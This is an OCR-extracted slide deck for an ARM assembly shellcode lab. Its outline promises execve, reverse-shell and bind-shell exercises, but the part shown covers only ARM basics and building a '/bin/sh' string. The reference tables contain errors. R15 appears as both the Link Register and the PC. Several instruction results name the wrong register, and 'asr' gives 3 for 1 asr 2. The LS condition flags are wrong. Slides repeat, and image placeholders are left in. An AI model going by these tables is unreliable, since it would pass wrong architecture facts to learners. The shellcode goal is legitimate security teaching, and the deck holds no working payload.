Lab: ARM Assembly Shellcode

From Zero to ARM Assembly Bind Shellcode

Learning Objectives


- ARM assembly basics
  - Registers
  - Most common instructions
  - ARM vs. Thumb
  - Load and Store
  - Literal Pool
  - PC-relative Addressing
  - Branches
- Writing ARM Shellcode
  - System functions
  - Mapping out parameters
  - Translating to Assembly
  - De-Nullification
  - Execve() shell
  - Reverse Shell
  - Bind Shell

Outline – 120 minutes

- ARM assembly basics
  - 15 – 20 minutes
- Shellcoding steps: execve
  - 10 minutes
- Getting ready for practical part
  - 5 minutes

- Reverse Shell
  - 3 functions
  - For each:
    - 10 minutes exercise
    - 5 minutes solution
- Buffer[10]
- Bind Shell
  - 3 functions
  - 25 minutes exercise

Mobile and IoT bla bla



It's getting interesting…

Benefits of Learning ARM Assembly

- Reverse Engineering binaries on…
  - Phones?
  - Routers?
  - Cars?
  - Internet of Things?
  - MACBOOKS??
  - SERVERS??

- Intel x86 is nice but..
  - Knowing ARM assembly allows you to dig into and have fun with various different device types

Benefits of writing ARM Shellcode

- Writing your own assembly helps you to understand assembly
  - How functions work
  - How function parameters are handled
  - How to translate functions to assembly for any purpose
- Learn it once and know how to write your own variations
  - For exploit development and vulnerability research
- You can brag that you can write your own shellcode instead of having to rely on exploit-db or tools

ARM Assembly Basics

15 – 20 minutes

ARM CPU Features

- RISC (Reduced Instruction Set Computing) processor
  - Simplified instruction set
  - More registers than in CISC (Complex Instruction Set Computing)
- Load/Store architecture
  - No direct operations on memory
- 32-bit ARM mode / 16-bit Thumb mode
- Conditional Execution on almost all instructions (ARM mode only)
- Inline Barrel Shifter
- Word aligned memory access (4 byte aligned)

ARM Architecture and Cores

Arch	W	Processor Family
ARMv6	32	ARM11
ARMv6-M	32	ARM Cortex-M0, ARM Cortex-M0+, ARM Cortex-M1, SecurCore SC000
ARMv7-M	32	ARM Cortex-M3, SecurCore SC300
ARMv7E-M	32	ARM Cortex-M4, ARM Cortex-M7
ARMv7-R	32	ARM Cortex-R4, ARM Cortex-R5, ARM Cortex-R7, ARM Cortex-R8
ARMv7-A	32	ARM Cortex-A5, ARM Cortex-A7, ARM Cortex-A8, ARM Cortex-A9, ARM Cortex-A12, ARM Cortex-A15, ARM Cortex-A17
ARMv8-A	32	ARM Cortex-A32
ARMv8-A	64	ARM Cortex-A35, ARM Cortex-A53, ARM Cortex-A57, ARM Cortex-A72

ARM Architecture and Cores

Arch	W	Processor Family
ARMv6	32	ARM11
ARMv6-M	32	ARM Cortex-M0, ARM Cortex-M0+, ARM Cortex-M1, SecurCore SC000
ARMv7-M	32	ARM Cortex-M3, SecurCore SC300
ARMv7E-M	32	ARM Cortex-M4, ARM Cortex-M7
ARMv7-R	32	ARM Cortex-R4, ARM Cortex-R5, ARM Cortex-R7, ARM Cortex-R8
ARMv7-A	32	ARM Cortex-A5, ARM Cortex-A7, ARM Cortex-A8, ARM Cortex-A9, ARM Cortex-A12, ARM Cortex-A15, ARM Cortex-A17
ARMv8-A	32	ARM Cortex-A32
ARMv8-A	64	ARM Cortex-A35, ARM Cortex-A53, ARM Cortex-A57, ARM Cortex-A72

ARM CPU Registers

R0 - R6	General Purpose	
R7	Syscall number	
R8 - R10	General Purpose	
R11	Frame Pointer	FP
R12	Intra Proced.	IP
R13	Stack Pointer	SP
R15	Link Register	LR
R15	Program Counter	PC

AZERIA

ARM CPU Registers

R0 - R6	General Purpose	
R7	Syscall number	
R8 - R10	General Purpose	
R11	Frame Pointer	FP
R12	Intra Proced.	IP
R13	Stack Pointer	SP
R15	Link Register	LR
R15	Program Counter	PC

AZERIA

Most Common Instructions

Given:
r0 = 1
r1 = 2
r2 = 3

Instruction	Example	Result
MOV	mov r1, #3	r1 = 3
ADD	add r1, r0, r0	r3 = 1 + 1
SUB	sub r1, r0, r0	r3 = 1 - 1
MUL	mul r1, r0, r0	r3 = 1 * 1
LSL	lsl r1, r0, #2	r3 = 1 << 2 = 4
LSR	lsr r1, r0, #2	r3 = 1 >> 2 = 0
ASR	asr r1, r0, #2	r3 = 1 asr 2 =3
ROR	ror r1, r0, #2	r3 = 0x40000000
AND	and r2, r1, r0	r3 = 1 and 2 =0
ORR	orr r2, r1, r0	r2 = 1 orr 2 =3
EOR	eor r2, r1, r0	r3 = 1 xor 2 =3

Thumb Instructions

- ARM core has two execution states: ARM and Thumb
  - Switch state with BX instruction
- Thumb is a 16-bit instruction set
  - Other versions: Thumb-2 (16 and 32-bit), ThumbEE
  - For us: useful to get rid of NULL bytes in our shellcode
- Most Thumb instructions are executed unconditionally ☹

Conditional Execution

Condition Code	Meaning	Flags Tested
EQ	Equal (==)	Z == 1
NE	Not Equal (!=)	Z == 0
GT	Signed >	(Z==0)&&(N==V)
LT	Signed <	N != V
GE	Signed >=	N == V
LE	Signed <=	(Z==1) || (N!=V)
CS or HS	U. Higher or Same	C == 1
CC or LO	U. Lower	C == 0
MI	Negative -	N == 1
PL	Positive +	N == 0
AL	Always executed	-
NV	Never executed	-
VS	S. Overflow	V == 1
VC	No Overflow	V == 0
HI	U. Higher	(C==1)&&(Z==0)
LS	U. Lower or same	(C==0)||(Z==0)

CPSR / APSR

Current Program Statur Register / Application Program Status Register

N	Z	C	V	Q		J		GE		E	A	I	F	T	M

Cmp/Test Instructions

CMP (compare),

CMN (compare negative),

TEQ (test equivalence),

TST (test bits)

always update flags

update flags only with S suffix

Other instructions, like

MOVS (move, update flag)

ADDS (add, update flag)

SUBS (subtract, update flag)

[...]

Example: CMP & LT

```
mov    r0, #2
mov    r1, #4
cmp    r0, r1
movlt  r2, #4
movgt  r2, #8
```

r0 = 2

r1 = 4

r0 - r1 = 2 - 4 = -2

(N != V) == true

(N == V) == false

N	Z	C	V	Q
1	0	0	0	0

set negative flag

Example: CMP & EQ

```
mov    r0, #2
mov    r1, #2
cmp    r0, r1
beq    func1
mov    r2, #8
```

r0 = 2

r1 = 2

r0 - r1 = 2 - 2 = 0

(Z == 1) == true

N	Z	C	V	Q
0	1	1	0	0

set zero flag

Load / Store instructions

- ARM is a Load / Store Architecture
  - Does not support memory to memory data processing operations
  - Must move data values into register before using them
- This isn't as inefficient as it sounds:
  - Load data values from memory into registers
  - Process data in registers using a number of data processing instructions
    - which are not slowed down by memory access
  - Store results from registers out of memory
- Three sets of instructions which interact with main memory:
  - Single register data transfer (LDR/STR)
  - Block data transfer (LDM/STM)
  - Single Data Swap (SWP)

Load / Store Instructions

value at [address] found in R2
is loaded into register R1

```
LDR   R1, [R2]
STR   R1, [R2]
```

value found in R1
is stored to [address] found in R2

- Load and Store Word or Byte
  - LDR / STR / LDRB / STRB
- Can be executed conditionally ☺
- Syntax:
  - <LDR|STR>{<cond>}{<size>} Rd, <address>

Replace X with null-byte

Assembly

```
.ascii "/bin/shX"
```

Disassembly

```
.word  0x6e69622f
.word  0x5868732f
```

Memory
4 byte view

	[...]	0x00000000
	[...]	
/bin	0x6e69622f	0x1009c
/shX	0x5868732f	0x100a0
	[...]	
	[...]	0xFFFFFFFF

Replace X with null-byte

Goal:

```
/bin/shX  →  /bin/sh\0
```

Instruction:

```
STRB  R2, [R0, #7]
```

store byte from R2
to [address] found in R0 + offset 7

Store Byte (STRB)

Goal:


/bin/shX → /bin/sh\0

Instruction:

```
STRB   R2, [R0, #7]
```

store byte from R2
to [address] found in R0 + offset 7

How it works:



Load Immediate Values...

```
.section .text
.global _start
_start:
    mov     r0, #511
    bkpt
```

azeria@labs:~$ as test.s -o test.o

test.s: Assembler messages:


test.s:5: Error: invalid constant (1ff) after fixup

*https://raw.githubusercontent.com/azeria-labs/rotator/master/rotator.py

Load Immediate values


MOV   R0, #12

MOV instruction with an immediate operand




Load Immediate values

MOV instruction with an immediate operand




LOAD IMMEDIATE VALUES

MOV instruction with an immediate operand



Load Immediate values

MOV instruction with an immediate operand



Solution: LDR or Split

Option 1:
Split values into two valid imm values

```
MOV R0, #256      // 1 ror 24 = 256
ADD R0, #255      // 255 ror 0 = 255
```

Option 2:
Put value into Literal Pool with LDR

```
LDR R1, =511
```

Literal Pool

Assembly:

```
LDR R1, =511
```

Disassembly:

```
LDR  R1, [PC, #16]
[...]
.word  0x000001ff
```

=

